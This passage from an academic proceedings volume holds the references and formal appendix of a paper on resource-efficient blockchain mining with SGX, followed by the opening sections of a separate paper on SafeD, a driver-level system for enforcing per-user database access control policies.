[48] KIAYIAS, A., KONSTANTINOU, I., RUSSELL, A., DAVID, B., AND OLIYNYKOV, R. A provably secure proof-of-stake blockchain protocol. Cryptology ePrint Archive, Report 2016/889, 2016. http://eprint.iacr.org/2016/889.

[49] KING, S. Primecoin: Cryptocurrency with prime number proof-of-work. https://web.archive.org/web/20160307052339/http://primecoin.org/static/primecoin-paper.pdf, 2013.

[50] KING, S., AND NADAL, S. PPcoin: Peer-to-peer crypto-currency with proof-of-stake. https://web.archive.org/web/20161025145347/https://peercoin.net/assets/paper/peercoin-paper.pdf, 2012.

[51] KOGIAS, E. K., JOVANOVIC, P., GAILLY, N., KHOFFI, I., GASSER, L., AND FORD, B. Enhancing Bitcoin security and performance with strong consistency via collective signing. In *25th USENIX Security Symposium (USENIX Security 16)* (2016), pp. 279–296.

[52] LEWENBERG, Y., SOMPOLINSKY, Y., AND ZOHAR, A. Inclusive block chain protocols. In *Financial Cryptography* (Puerto Rico, 2015).

[53] LI, Y., MCCUNE, J., NEWSOME, J., PERRIG, A., BAKER, B., AND DREWRY, W. Minibox: A two-way sandbox for x86 native code. In *2014 USENIX annual technical conference (USENIX ATC 14)* (2014), pp. 409–420.

[54] LITECOIN PROJECT. Litecoin, open source P2P digital currency. https://litecoin.org, retrieved Nov. 2014.

[55] LOMBROZO, E., LAU, J., AND WUILLE, P. BIP141: Segregated witness (consensus layer). https://web.archive.org/web/20160521104121/https://github.com/bitcoin/bips/blob/master/bip-0141.mediawiki, 2015.

[56] MAZIERES, D. The Stellar consensus protocol: A federated model for Internet-level consensus. https://web.archive.org/web/20161025142145/https://www.stellar.org/papers/stellar-consensus-protocol.pdf, 2015.

[57] MCKEEN, F., ALEXANDROVICH, I., BERENZON, A., ROZAS, C. V., SHAFI, H., SHANBHOGUE, V., AND SAVAGAONKAR, U. R. Innovative instructions and software model for isolated execution. In *Proceedings of the 2nd International Workshop on Hardware and Architectural Support for Security and Privacy* (2013), p. 10.

[58] MILLER, A., SHI, E., JUELS, A., PARNO, B., AND KATZ, J. Permacoin: Repurposing Bitcoin work for data preservation. In *Proceedings of the IEEE Symposium on Security and Privacy* (San Jose, CA, USA, 2014), IEEE.

[59] MILUTINOVIC, M., HE, W., WU, H., AND KANWAL, M. Proof of luck: An efficient blockchain consensus protocol. In *Proceedings of the 1st Workshop on System Software for Trusted Execution* (New York, NY, USA, 2016), SysTEX '16, ACM, pp. 2:1–2:6.

[60] NAKAMOTO, S. Bitcoin: A peer-to-peer electronic cash system. http://www.bitcoin.org/bitcoin.pdf, 2008.

[61] NAYAK, K., KUMAR, S., MILLER, A., AND SHI, E. Stubborn mining: Generalizing selfish mining and combining with an eclipse attack. *IACR Cryptology ePrint Archive 2015* (2015), 796.

[62] PASS, R., SEEMAN, L., AND SHELAT, A. Analysis of the blockchain protocol in asynchronous networks. Tech. rep., Cryptology ePrint Archive, Report 2016/454, 2016.

[63] PASS, R., AND SHI, E. Hybrid consensus: Efficient consensus in the permissionless model. Cryptology ePrint Archive, Report 2016/917, 2016. http://eprint.iacr.org/2016/917.

[64] POPPER, N. Central banks consider Bitcoin's technology, if not Bitcoin. New York Times, Oct. 2016.

[65] ROSS, R., AND SEWELL, J. Foldingcoin white paper. https://web.archive.org/web/20161022232226/http://foldingcoin.net/the-coin/white-paper/, 2015.

[66] SAPIRSHTEIN, A., SOMPOLINSKY, Y., AND ZOHAR, A. Optimal selfish mining strategies in Bitcoin. *CoRR abs/1507.06183* (2015).

[67] SIMON JOHNSON, VINNIE SCARLATA, CARLOS ROZAS, ERNIE BRICKELL, AND FRANK MCKEEN. Intel Software Guard Extensions: EPID Provisioning and Attestation Services, 2015.

[68] SOMPOLINSKY, Y., AND ZOHAR, A. Accelerating Bitcoin's transaction processing. fast money grows on trees, not chains. In *Financial Cryptography* (Puerto Rico, 2015).

[69] SWIFT, AND ACCENTURE. Swift on distributed ledger technologies. Tech. rep., SWIFT and Accenture, 2016.

[70] TRAMER, F., ZHANG, F., LIN, H., HUBAUX, J.-P., JUELS, A., AND SHI, E. Sealed-glass proofs: Using transparent enclaves to prove and sell knowledge. Cryptology ePrint Archive, Report 2016/635, 2016. http://eprint.iacr.org/2016/635.

[71] USER "QUANTUMMECHANIC". Proof of stake instead of proof of work. https://web.archive.org/web/20160320104715/https://bitcointalk.org/index.php?topic=27787.0.

[72] WOOD, G. Ethereum: A secure decentralised generalised transaction ledger (EIP-150 revision). https://web.archive.org/web/20161019105532/http://gavwood.com/Paper.pdf, 2016.

[73] XU, Y., CUI, W., AND PEINADO, M. Controlled-channel attacks: Deterministic side channels for untrusted operating systems. In *Proc. IEEE Symp. Security and Privacy* (May 2015), pp. 640–656.

[74] YEE, B., SEHR, D., DARDYK, G., CHEN, J. B., MUTH, R., ORMANDY, T., OKASAKA, S., NARULA, N., AND FULLAGAR, N. Native Client: A Sandbox for Portable, Untrusted x86 Native Code. In *Proceedings of the 30th IEEE Symposium on Security and Privacy* (May 2009), pp. 79–93.

[75] ZHANG, F., CECCHETTI, E., CROMAN, K., JUELS, A., AND SHI, E. Town crier: An authenticated data feed for smart contracts. In *Proceedings of the 2016 ACM SIGSAC Conference on Computer and Communications Security* (New York, NY, USA, 2016), CCS '16, ACM, pp. 270–282.

[76] ZHANG, F., EYAL, I., ESCRIVA, R., JUELS, A., AND VAN RENESSE, R. REM: Resource-Efficient Mining for Blockchains. Cryptology ePrint Archive, Report 2017/179, 2017. http://eprint.iacr.org/2017/179.

A Tolerating Compromised SGX Nodes: Details

A.1 Mining Rate Estimation

We start by discussing how to statistically infer the power of a CPU from its blocks in the blockchain. Reading the difficulty of each block in the main chain and the rate of blocks from a specific CPU, we can estimate a lower bound of that CPU's power – it follows directly from the rate of its blocks. It is a lower bound since the CPU might not be working continuously, and the estimate's accuracy increases with the number of available blocks.

Recall C_{m_i} is the blocks mined by miner m_i so far. C_{m_i} may contain multiple blocks, perhaps with varying difficulties. Without loss of generality, we write the difficulty as a function of time, $d(t)$. The difficulty is the probability for a single instruction to yield a win. Denote the power of the miner, i.e., its mining rate, by rate_i. Therefore in a given time interval of length T, the number of blocks mined by a specific CPU obeys Poisson distribution (since CPU rates are high and the win probability is small, it's appropriate to approximate a Binomial distribution by a Poisson distribution,) and with rate $\mathsf{rate}_i T d(t)$. Further, under independence assumption, the

mining process of a specific CPU is specified by a Poisson process with rate $\lambda_i(t) = \mathsf{rate}_i d(t)$, the product of the probability and the miner's rate rate_i.

There are many methods to estimate the mean of a Poisson distribution. We refer readers to the full version [76] for more details. Knowing rates for all miners, the rate of the strongest CPU ($\mathsf{rate}_{\text{best}}$) can be estimated. The challenge here is to limit the influence of adversarial nodes. To this end, instead of finding the strongest CPU directly, we approximate $\mathsf{rate}_{\text{best}}$ based on rate_ρ (e.g. $f_{90\%}$), namely the $\rho-$percentile fastest miner.

Bootstrapping. During the launch of a cryptocurrency, it could be challenging to estimate the mining power of the population accurately, potentially leading to poisoning attacks by an adversary. At this early stage, it makes sense to hardwire a system estimate of the maximum mining power of honest miners into the system and set conditions (e.g., a particular mining rate or target date) to estimate $\mathsf{rate}_{\text{best}}$ as we propose above. If the cryptocurrency launches with a large number of miners, an even simpler approach is possible before switching to $\mathsf{rate}_{\text{best}}$ estimation: We can cap the total number of blocks that any one node can mine, a policy we illustrate below. (See P_{simple}.)

A.2 Security game definition

We model REM as an interaction among three entities: a blockchain consensus algorithm, an adversary, and a set of honest miners. Their behavior together defines a *security game*, which we define formally below. We characterize the three entities respectively as (ideal) programs $\mathsf{prog}_{\text{chain}}$, $\mathsf{prog}_{\mathcal{A}}$, and prog_m, which we now define.

Blockchain consensus algorithm ($\mathsf{prog}_{\text{chain}}$). A consensus algorithm determines which valid blocks are added to a blockchain C. We assume that underlying consensus and fork resolution are instantaneous; loosening this assumption does not materially affect our analyses. We also assume that block timestamping is accurate. Timestamps can technically be forged at block generation, but in practice miners reject blocks with large skews [18], limiting the impact of timestamp forgery.

Informally, $\mathsf{prog}_{\text{chain}}$ maintains and broadcasts and authoritative blockchain C. In addition to verifying that block contents are correct, $\mathsf{prog}_{\text{chain}}$ appends to C only blocks that are valid under a policy P. We model the blockchain consensus algorithm as the (ideal) stateful program specified in Figure 11.

Adversary $\mathcal{A}$ ($\mathsf{prog}_{\mathcal{A}}$). In our model, an adversary $\mathcal{A}$ executes a *strategy* $\Sigma_{\mathcal{A}}$ that coordinates the k miners $M_{\mathcal{A}}$ under her control to generate blocks. Specifically:

$\mathsf{prog}_{\text{chain}}[P]$

State:
  C: the chain
On receive "init":
  $C := \varnothing$
  $d := d_0$
  Send (C, P, d) to all miners
On receive "submit" B from m:
  if $P(C, B) = \mathsf{accept}$:
    $C \leftarrow C \cup \{B\}$
    $d \leftarrow \mathsf{adjust}(C, d)$
    Send (C, P, d) to all miners

Figure 11: The program for a blockchain. We omit details here on how difficulty d is set, i.e., how d_0 and adjust are chosen.

$\mathsf{prog}_{\mathcal{A}}[\Sigma_{\mathcal{A}}]$

On receive (C, P, d) from $\mathsf{prog}_{\text{chain}}$
  $\hat{t}, \hat{m} \leftarrow \Sigma_{\mathcal{A}}(M_{\mathcal{A}}, C, P, d)$
  if $\hat{t}$ is not $\perp$:
    wait until $\hat{t}$
    send "submit" $(\hat{t}, \hat{m}, d)$ to $\mathsf{prog}_{\text{chain}}$

Figure 12: The program for an adversary $\mathcal{A}$ that controls k nodes $M_{\mathcal{A}} = \{m_{\mathcal{A}1}, \cdots, m_{\mathcal{A}k}\}$.

Definition 4. *(Adversarial Strategy). An* adversarial strategy *is a probabilistic algorithm $\Sigma_{\mathcal{A}}$ that takes in a set of identities, the current blockchain and the policy, and outputs a time-stamp and identity for block submission. Specifically, $(M_{\mathcal{A}}, C, t, P) \rightarrow (\hat{t}, \hat{m}) \in \mathbb{R}^+ \times M_{\mathcal{A}}$.*

In principle, $\Sigma_{\mathcal{A}}$ can have dependencies among individual node behaviors. In our setting, this would not benefit $\mathcal{A}$, however. As we don't know $M_{\mathcal{A}}$ *a priori*, though, the only policies we consider operate on individual miner block-generation history.

As a wrapper expressing implementation by $\mathcal{A}$ of $\Sigma_{\mathcal{A}}$, we model $\mathcal{A}$ as a program $\mathsf{prog}_{\mathcal{A}}$, specified in Figure 12.

Honest miners (prog_m). Every honest miner $m \in M - M_{\mathcal{A}}$ follows an identical strategy, a probabilistic algorithm denoted Σ_h. In REM, Σ_h may be modeled as a simple algorithm that samples from a probability distribution on block mining times determined by $rate(m)$ (specifically in our setting, an exponential distribution with rate $rate(m)$). We express implementation by honest miner m of Σ_h as a program $\mathsf{prog}_m[\Sigma_h]$ (Figure 13).

To understand the security of REM, we consider a *security game* that defines how an adversary $\mathcal{A}$ interacts with honest miners, a blockchain consensus protocol,

$\mathsf{prog}_m[\Sigma_h]$

On receive (C,P,d) from $\mathsf{prog}_{\mathsf{chain}}$
  $\hat{t} \leftarrow \Sigma_h(C,d)$
  Send "submit" $(\hat{t},m,d)$ to $\mathsf{prog}_{\mathsf{chain}}$

Figure 13: The program for an honest miner. Σ_h is the protocol defined by $\mathsf{prog}_{\mathsf{chain}}$(e.g. PoET or PoUW).

$P_{\text{simple}}(C,B)$:
  parse $B \rightarrow (\tau,m,d)$
  if $|C_m| > 0$:
    output reject
  else
    output accept

Figure 14: A simple policy that allows one block per CPU over its lifetime.

and a policy given the above three ideal programs. Formally:

Definition 5. *(Security Game) For a given triple of ideal programs* $(\mathsf{prog}_{chain}[P],\mathsf{prog}_{\mathcal{A}}[\Sigma_{\mathcal{A}}],\mathsf{prog}_m[\Sigma_h])$*, and policy P, a security game S(P) is a tuple* $S(P) = ((M,M_{\mathcal{A}},rate(\cdot));(\Sigma_{\mathcal{A}},\Sigma_h))$.

We define the *execution* of $S(P)$ as an interactive execution of programs $(\mathsf{prog}_{\mathsf{chain}}[P],\mathsf{prog}_{\mathcal{A}}[\Sigma_{\mathcal{A}}],\mathsf{prog}_m[\Sigma_h])$ using the parameters of $S(P)$. As P, $\Sigma_{\mathcal{A}}$ and Σ_h are randomized algorithms, such execution is itself probabilistic. Thus we may view the blockchain resulting from execution of S for interval of time τ as a random variable $C_S(\tau)$.

A *non-degenerate* security game S is one in which there exists at least one honest miner m with $rate(m) > 0$.

A.3 Warmup policy

As a warmup, we give a simple example of a potential block-acceptance policy. This policy just allows one block throughout the life of a CPU, as shown in Figure 14.

Clearly, an adversary cannot do better than mining one block. Denote this simple strategy Σ_{simple}. For any non-degenerate security game S, therefore, the advantage $\mathsf{Adv}_{\mathcal{A}}^{S(P_{simple})}(\tau) = 1$ as $\tau \rightarrow \infty$. This policy is optimal in that an adversary cannot do better than an honest miner unconditionally. However the asymptotic waste of this policy is 100%.

Another disadvantage of this policy is that it discourages miners from participating. Arguably, a miner would stay if the revenue from mining is high enough to cover the cost of replacing a CPU. But though a CPU is still valuable in other contexts even if it is is blacklisted forever in *this* particular system, repurposing it incurs operational cost. Therefore chances are this policy would cause a loss of mining power, especially when the initial miner population is small, rendering the system more vulnerable to attacks.

A.4 Adversarial advantage

A block-acceptance policy depends only on the number of blocks by the adversary since its first one. Therefore an adversary's best strategy is simply to publish its blocks as soon as they won't be rejected. Denote this strategy as Σ_{stat}.

Clearly, an adversary will submit $F^{-1}(1-\alpha, td\cdot \mathsf{rate}_{\text{best}})$ blocks within $[0,t]$. On the other hand, the strongest honest CPU with rate $\mathsf{rate}_{\text{best}}$ mines $td\cdot\mathsf{rate}_{\text{best}}$ blocks in expectation. Recall that according to our Markov chain analysis, P_{stat} incurs false rejections for honest miners with probability $w_h(\alpha)$, which further reduces the payoff for honest miners. For a (non-degenerate) security game S, in which $\mathcal{A}$ uses strategy Σ_{stat}, the advantage is therefore:

$$\mathsf{Adv}_{\mathcal{A}}^{S(P_{\text{stat}}^{\alpha})} = \lim_{t\to\infty} \frac{F^{-1}(1-\alpha, td\cdot\mathsf{rate}_{\text{best}})}{(1-w_h(\alpha))\; td\cdot\mathsf{rate}_{\text{best}}} \tag{5}$$

Theorem 1. *In a (non-degenerate) security game S where* $\mathcal{A}$ *uses strategy* Σ_{stat}*,*

$$\mathsf{Adv}_{\mathcal{A}}^{S(P_{stat}^{\alpha})} = \frac{1}{1-Waste(P_{stat}^{\alpha})}.$$

Proof. Let $\lambda = td\cdot\mathsf{rate}_{\text{best}}$. It is known that as λ for a Poisson distribution goes to infinity, it converges in the limit to a normal distribution with mean and variance λ. Therefore,

$$\lim_{\lambda\to\infty}\frac{F^{-1}(1-\alpha,\lambda)}{(1-w_h(\alpha))\lambda} = \lim_{\lambda\to\infty}\frac{\lambda+\sqrt{\lambda}z_p}{(1-w_h(\alpha))\;\lambda} = \frac{1}{1-w_h(\alpha)}.$$

□

Early in a blockchain's evolution, the potential advantage of an adversary is relatively high. The confidence interval is wide at this point, allowing the adversary to perform frequent generation without triggering detection. As the adversary publishes more blocks, the confidence interval tightens, forcing the adversary to reduce her mining rate. This is illustrated by our numerical simulation in Section 4.3.

Ensuring Authorized Updates in Multi-user Database-Backed Applications

Kevin Eykholt
University of Michigan Ann Arbor

Atul Prakash
University of Michigan Ann Arbor

Barzan Mozafari
University of Michigan Ann Arbor

Abstract

Database-backed applications rely on access control policies based on views to protect sensitive data from unauthorized parties. Current techniques assume that the application's database tables contain a column that enables mapping a user to rows in the table. This assumption allows database views or similar mechanisms to enforce per-user access controls. However, not all database tables contain sufficient information to map a user to rows in the table, as a result of database normalization, and thus, require the joining of multiple tables. In a survey of 10 popular open-source web applications, on average, 21% of the database tables require a join. This means that current techniques cannot enforce security policies on all update queries for these applications, due to a well-known view update problem.

In this paper, we propose phantom extraction, a technique, which enforces per user access control policies on all database update queries. Phantom extraction does not make the same assumptions as previous work, and, more importantly, does not use database views as a core enforcement mechanism. Therefore, it does not fall victim to the view update problem. We have created SafeD as a practical access control solution, which uses our phantom extraction technique. SafeD uses a declarative language for defining security policies, while retaining the simplicity of database views. We evaluated our system on two popular databases for open source web applications, MySQL and Postgres. On MySQL, which has no built-in access control, we observe a 6% increase in transaction latency. On Postgres, SafeD outperforms the built-in access control by an order of magnitude when security policies involved joins.

1 Introduction

Stateful (server-side) applications often rely on a back-end database to manage their state. When sensitive data is involved, these databases become prime targets for attackers. Web applications, especially, are subject to attacks due the large number of users and easy access through the Internet. To protect the sensitive data these web application store in thee database, proper access control is required. Unfortunately, securing web applications has remained a challenge, mainly for three reasons: (i) the incompatibility of modern web architecture and the security mechanisms of database systems, (ii) limitations of the automated techniques for enforcing a security policy, and (iii) failure to write secure, non-buggy code when implementing access contol logic within the application.

1. Architectural Incompatibility — Some database systems provide vendor-specific syntax for fine-grained access control [13, 16, 18, 23, 24] with support for security policies that involve joins. However, use of a specific database's access control mechanism makes the application DBMS-specific. A larger problem is that existing the web application architecutre is incompatible with the database access control architecture. Most modern web applications use an over-privileged database account with the authority to access and modify any information stored in the database [19, 21]. This setup is popular because it avoids the performance overhead of creating (and tearing down) new database connections on-the-fly for possibly millions of end users. Using an overprivileged account, the web application can simply maintain a pool of active database connections that can execute queries on behalf of any end user.

To use a DBMS' mechnisms, (1) each application user must be assigned a unique database account, and (2) a separate database connection (using the assigned account) must be used for processing each user's requests.[1] Making such changes to web applications would prevent

[1] This is because most databases, for security reasons, disallow [31] or limit [20, 23, 41] a connection's ability to switch its user context once it is created. Databases that allow but limit context switching for existing connections are still vulnerable to (1) application bugs in switching users, and (2) SQL injection whereby malicious users manipulate the functionality to switch to previous user contexts.

them from using a connection pool, and result in performance degradation [33, 48].

2. Limitations of Existing Techniques — The incompatability of DBMS access control with modern web application has resulted in numerous access control solutions, which exist as a security layer between the application and the database. These solutions restrict each application user to a portion of the database [39, 43, 36]. Before issuing a query, the application rewrites the query to use the restricted portion of the datbase based on the authenticated user. Often, *database views* are the central mechnism these systems rely on [39, 43]. Although current techniques can fully restrict database reads [43, 45], they do not support database updates (i.e., `INSERT`, `DELETE`, and `UPDATE` queries) due to the *view update problem* [27]. The view update probem states that write queries cannot execute on a view when there is not a "one-to-one relationship between the rows in the view and those in the underlying table" [22]. Such a problem can occur when a view definition contains a join query.

Consider OsCommerce, an open-source e-commerce web application, which allows customers to leave reviews on products. The metadata for reviews is stored in the *reviews* table. In OsCommerce, customers can only review products they have purchased. The following query represents the allowable set of rows that conform to this access control policy:

```
SELECT R.*
FROM review R,orders_products OP,
   orders O
WHERE   O.customer_id=current_id
   AND
        O.orders_id=OP.orders_ID
           AND
        OP.product_id=R.product_ID
           AND
        R.customer_ID=current_id;
```

The first three conditions in the `WHERE` clause obtain the set of products a customer has ordered, and the last condition ensures that the customer and the current user are the same. Although this view definition correctly captures the intended access control policy, it cannot be enforced with existing query re-writing techniques, as such a view is not updatable. This is because there is no one-to-one mapping between the rows in the view and those in the base tables, e.g., a user can purchase a product multiple times across different orders.

Previous work has largely ignored the view update problem by assuming that any table on which a security policy is defined contains the user id, thus joins are not required to map a user to rows in the table [36, 39, 43]. Unfortunately, as our survey of popular open-source web applications in this paper reveals, on average, 21% (and up to 50%) of the tables do not contain sufficient information to map a user to rows in the table due to a lack of a user id field or similar, thus a join query is required. In other words, existing access control solutions would not be able to fully support database updates for any of these popular applications.

3. Unsecure and Buggy Code — In today's web application architecture, developers cannot rely on databases to enforce access control policies due to the reliance of the applications on a pool of persistent connections. They cannot use existing access control solutions either, due to the lack of support for write queries when tables that do not contain user information. As a result, developers often implement their own access control login within the application and such implementations must be secure [47]. In theory, the application will only issues queries in accordance with the access control rules for the authenticated user.

In practice, however, most implementations have security flaws. According to a five-year study of 396 open-source web applications, over 200 security vulnerabilities were discovered [26]. Likewise, a study of vulnerabilities in open-source Java projects [12] found 8.61 defects for every 100,000 lines of code. Unsecure or buggy code leave web applications vulnerable to numerous access control bypass attacks, such as SQL injection [8, 25, 28, 34, 35, 38, 42] and insecure direct object reference attacks [14, 44]. These issues allow attackers to cause the application to issue unauthorized queries with respect to the current user and leak sensitive data. For example, a vulnerability in Symantec's web-based management console allowed authenticated low-privileged users to execute arbitrary SQL queries on the backend database, and change their account privileges to administrator level [25]. Data leaks have also occurred in mobile apps, such as Uber and SwiftKey, that use a database-backed web service [15, 30].

Such vulernerabilities occur because there is not a declarative way to define an access control policy within the application. Rather, developers have an idea of what the security policy should be and attempt to implement in code whenever database queries are issued. A proper access control solution should exist between the application and the database and allow a devloper to declaratively define an access control policy in a centralized location. Furthermore, the solution should meet the following key criteria:

C1. *Generality*: The access control policy can be enforced for all read (`SELECT`) and write (`UPDATE`, `INSERT`, and `DELETE`) queries on any table (whether it contains the user id as a column or not);

C2. *Correctness*: The application user should only be able to access and modify authorized information as

defined by the developer's policy;

C3. *Database Independence*: The mechanism should not rely on vendor-specific features of the backend database; and

C4. *Connection Sharing*: For compatibility with existing web applications, the solution should allow for reusing a set of persistent and over-privileged database connections to serve requests of multiple end users.

Our Approach — We introduce the **phantom extraction** technique for enforcing access control on write queries, while being robust to policies that involve joins. Before executing a write query, we copy the rows from the target table that the user is authorized to modify into a temporary table. The query is then copied and modified to operate on the temporary table. We refer to modified copy as the query's **phantom**. Once SafeD deems the phantom's modifications on the temporary table to be safe, the changes are copied over to the original table. The view update problem does not apply to phantom extractions because database views are not used in any part of the process. The correctness of phantom extraction is established with a formal notion of *query safety* that guarantees a query is compliant with a given security policy (see Section 5). We present necessary and sufficient conditions to achieve that guarantee.

With phantom extraction, we created SafeD (Safe Driver), a pratical access control solution that supports policy enforcement for both read and write queries. SafeD extends existing database drivers, such as JDBC and ODBC, and transparently enforces an application's access control policy. Policies are defined by a set of declarative statements which use a syntax similar to database views. Since the access control is evaluated at the driver level, SafeD does not require a new database connection to establish a new user context, nor is it tied to a particular database backend. The user context is established when users authenticate themselves to the application, and SafeD enforces the access control policy for all database connections in the application's connection pool.

Contributions —

1. We surveyed 10 popular open-source web applications and show that complex row-level access control policies with joins queries are required for, on average, 21% of the tables to define per-user policies (Section 3).

2. We establish a formal notion of *query safety* and prove the necessary and sufficient conditions for the safety of all database operations, i.e., `SELECT`, `DELETE`, `INSERT`, and `UPDATE` (Section 5).

3. We present a new technique, **phantom extraction**, which ensures the safety of database updates with full generality (Section 6).

4. We present SafeD as a practical solution for enforcing per-user access control policies within the database. On MySQL (which lacks built-in support for row-level access control for read/write queries), a 6% increase in transaction latency is observed (Section 8.1). On Postgres, SafeD provides comparable performance to Postgres' access control for simple policies, but outperforms it by an order of magnitude for row-level access control policies with joins in terms of transaction latency and throughput (Section 8.2).

2 Related Work

The related work on access control can be categorized into application-centered versus database-centered approaches.

2.1 Application Access Control

CLAMP[43] and Nemesis [36] have similarities to SafeD in that each defines a per-user access policy in terms of views on the underlying tables. However, both works assume the underlying tables contain a column, such as a user id, which enables mapping a user to rows in the table. If the underlying table does contain a column, such as a user id [column], a join with one or more additional tables is necessary. For example, in OsCommerce, the security policy for *reviews* requires joining *reviews* with *orders* and *orders_products* to map a user to the set of reviews they can update (see Section 1). A view defined by a join query can result in the *view update problem* [27]. A database view is **updatable** only when there is a one-to-one mapping of rows in the view to rows in the underlying table. Therefore, CLAMP does not support per-user access control for write queries when the database view is not updatable. SafeD does not use database views to define per-user access control policies. Rather, SafeD rewrites queries to conform to the defined access control policy and executes the modified queries on tables in the database, thus avoiding the view update problem entirely.

In addition to assuming a table contain a column that enables mapping a user to rows in the table, Nemesis [36] also assumes that `INSERT` statements do not read existing rows in the database. However, this may not hold in many cases (e.g., consider `INSERT INTO T1 AS SELECT * FROM T2`). This query reads information from table *T2* and copies it into *T1*. In contrast, SafeD makes no such assumption and can handle both blind and nested `INSERT` queries.

Diesel [39] implements module-based access control, whereby an application is broken into a series of code

Solution	Generality	Correctness	Database Independent	Connection Sharing
Diesel [39]	x	x	✓	✓
CLAMP [43]	x	✓	✓	✓
Nemesis [36]	x	✓	✓	✓
Oracle [13]	✓	✓	x	x
Postgres [23]	✓	✓	x	x
SafeD	✓	✓	✓	✓

Table 1: Comparison of SafeD to existing solutions. (See Section 1 for criteria definitions.)

modules, each restricted to only a portion of the database needed to complete its task. While the authors remark that Diesel can be extended to user-based access control (e.g., by duplicating all the modules for each connected user), they also acknowledge that their solution would not scale [39] and suggest using database access control in conjunction. SafeD does not require database access control and is thus compatible with today's web architecture.

Table 1 summarizes SafeD's differences with prior work.

2.2 Database Access Control

Stonebraker and Wong presented the first database access control through query rewriting in INGRES [46], which supported read queries, but not write queries. INGRES' treatment of read access restrictions as predicates has been adopted by modern databases. For instance, Oracle's VPD allows administrators to define a series of functions for each relation based on the mode of access. These functions append a predicate to the query to enforce access rules based on the user context [29]. Defining these functions via procedural code offers flexibility, but is also more error-prone compared to simply writing declarative policy statements as in SafeD.

More recently, Postgres 9.5 has added support for fine-grained access control, whereby administrators define two policy conditions for each table and each role. The first condition is evaluated against `SELECT` and `DELETE` queries, while the second condition is evaluated for `INSERT` queries. (`UPDATE` queries are treated as a `DELETE` followed by an `INSERT`.) Postgres's design assumes that if users can view information, they should also be able to delete it. SafeD does not make this assumption, decoupling a user's read and write permissions.

As mentioned in Section 1, the key advantage of SafeD over access control features of database systems is that the former is compatible with today's web application architecture. Both Oracle and Postgres rely on the database connection to obtain user context. Web applications have avoided this approach due to performance implications of creating new database connections [33]. In contrast, SafeD allows applications to share connections across users. SafeD also provides database-independence, and offers a simple syntax for defining a security policy compared to database solutions. SafeD only requires an understanding of `SELECT` queries. Oracle and Postgres each use a different syntax, and require developers to understand more complicated concepts, such as creating system contexts, system context triggers, and policy functions. (See Table 1.)

3 Survey of Modern Web Applications

Modern web applications currently define and enforces access control policies within the code. MediaWiki, for example, stores user groups and the associated access control rules within a PHP config file [4], and the access control rules are enforced within the PHP functions. As evidenced by numerous attacks on web applications, the current apporach is flawed [8, 25, 28, 34, 35, 38, 42]. Thus, prior work has proposed alternatives that decouple access control logic from the application, but all existing work cannot handle write queries when a declarative policy definition requires a join. These types of policies, which we call **join policies**, occur when a database table does not contain a field corresponding to a user, such as user id, which enables a mapping of rows in the table to a user. To determine the prevalence of join policies in modern web applications, we surveyed 10 open-source Java web applications of varying size and complexity.

Before determining which tables require a join policy, we first must identify the user information table. Typically, the user information table contains a unique user ID that is used in other tables to map a row to a user. Given two tables, A and B, we say that table *A* is the **parent** of table *B* if *B* has a column that refers to the primary key of *A*. Similarly, given two tables, A and B, we say table *A* is the **grandparent** of table *B* if *B* has a column which refers to the primary key of a child of *A*. Often, these relationships are represented as a foreign key reference, but some of the applications we surveyed did not contain any such declarations. The lack of explicit foreign key declarations required us to infer the implied parent and grandparent relationships based on the database schema and structure.

In general, any table that has the user information table as its grandparent requires a join policy to define a per-user access control policy. Additional tables are included in our evaluation if accompanying documentation indicates a relationship between a user and a table despite no parent or grandparent relationship with the user information table. For example, in MediaWiki, pages can be semi-protected so only confirmed and autoconfirmed users[2] can modify them. In MediaWiki 1.10 and later, this information is stored in the *page_restriction* table. In

[2]Users whose account is at least four days old and has at least ten edits to Wikipedia

Web App	Total Tables	**Tables Requiring Join Policy**
Wordpress [10]	12	**4 (33%)**
hotCRP [40]	24	**6 (25%)**
LimeSurvey [3]	36	**18 (50%)**
osCommerce [7]	40	**4 (10%)**
MediaWiki [4]	48	**10 (21%)**
WeBid [9]	55	**5 (9%)**
Drupal [2]	60	**12 (20%)**
myBB [5]	75	**8 (11%)**
ZenCart [11]	96	**18 (19%)**
Cyclos [1]	185	**24 (13%)**
Average Percent		**21%**

Table 2: Summary of the number of tables in 9 web applications that require a join query to define a per-user policy declaratively.




Figure 1: Two web application architectures. A trusted authentication component within the app or on the server provides SafeD with the correct user context.

order to define a policy for the *page* table, a join with *page_restriction* is necessary to determine which pages a user can edit.

For each web application, we recorded the total number of tables in the database and the fraction of those tables that require a join query in a declarative policy definition to enforce a per-user policy.

Our survey results, shown in table 2, indicate that an average of 21% of an application's database tables require a join query to define a per-user policy declaratively. Web applications with a large amount of normalization tend to have a higher number of tables requiring a join query in their policy. LimeSurvey, which has the highest percentage of such tables, contains a user table with only a few children, but the children are heavily normalized resulting in numerous grandchildren. Zen Cart and Cyclos, which contain user tables with only a few children but multiple grandchildren, show similar trends.

4 Overview

Figure 1 shows the deployment architecture of SafeD. SafeD extends an existing database driver (e.g., JDBC or ODBC) to add a security layer that ensures all queries issued by the application are compliant with the defined declarative security policy (see Figure 2).

The application developer (or the system administrator) specifies the desired security policy via a set of declarative rules. These rules define the read and write permissions of each application user in the database (Section 5). At run-time, SafeD automatically transforms each query into a read-safe or write-safe query (i.e., one that is compliant with the read and write policies). SafeD provides Truman model semantics, i.e., the transformed query provides the same results as if the original query executed on a restricted view of the database that is accessible to the user. SafeD supports arbitrary read and write queries. SafeD's query transformation module (Section 6) ensures necessary and sufficient conditions for query safety. A developer can also use SafeD in an experimental debugging mode of operation, in which a query is tested for policy-compliance first. In this mode (a.k.a. non-Truman model [45]), a query is executed only if it is compliant, and is rejected otherwise (see Section 6). We implement our prototype by extending a JDBC driver (Section 7), and evaluate it using the TPC-C benchmark. Our results show that SafeD can protect practical database-backed applications at a negligible cost (Section 8).




Figure 2: Given a query and a user context, SafeD obtains the user's security policy and creates a safe version of the query, which is executed on the database.

4.1 Threat Model

We assume that a database app (e.g., web app) is benign, but buggy. We assume a remote attacker who attempts to exploit the web app, but cannot authenticate as another user. This is a reasonable assumption since most existing web frameworks, such as Django or Tomcat, have standardized support for authenticating users. In other words, the web application is assumed to reliably verify the end-user's identity and make it available to SafeD along with the issued query, but the query itself can be arbitrarily over-privileged, due to bugs or remote exploits.

Note that there are two causes of data leakage in a web application: incorrect policy definitions and incorrect policy enforcement. SafeD focuses on the latter, ensuring that all queries obey the developer-defined policy. However, if the policy is incorrectly defined, SafeD cannot prevent the undesirable actions of authorized users. One benefit of this decoupling is that developers are

forced to explicitly define their security policies. These explicit definitions are often easier to debug than their implementation code.

5 Formal Results

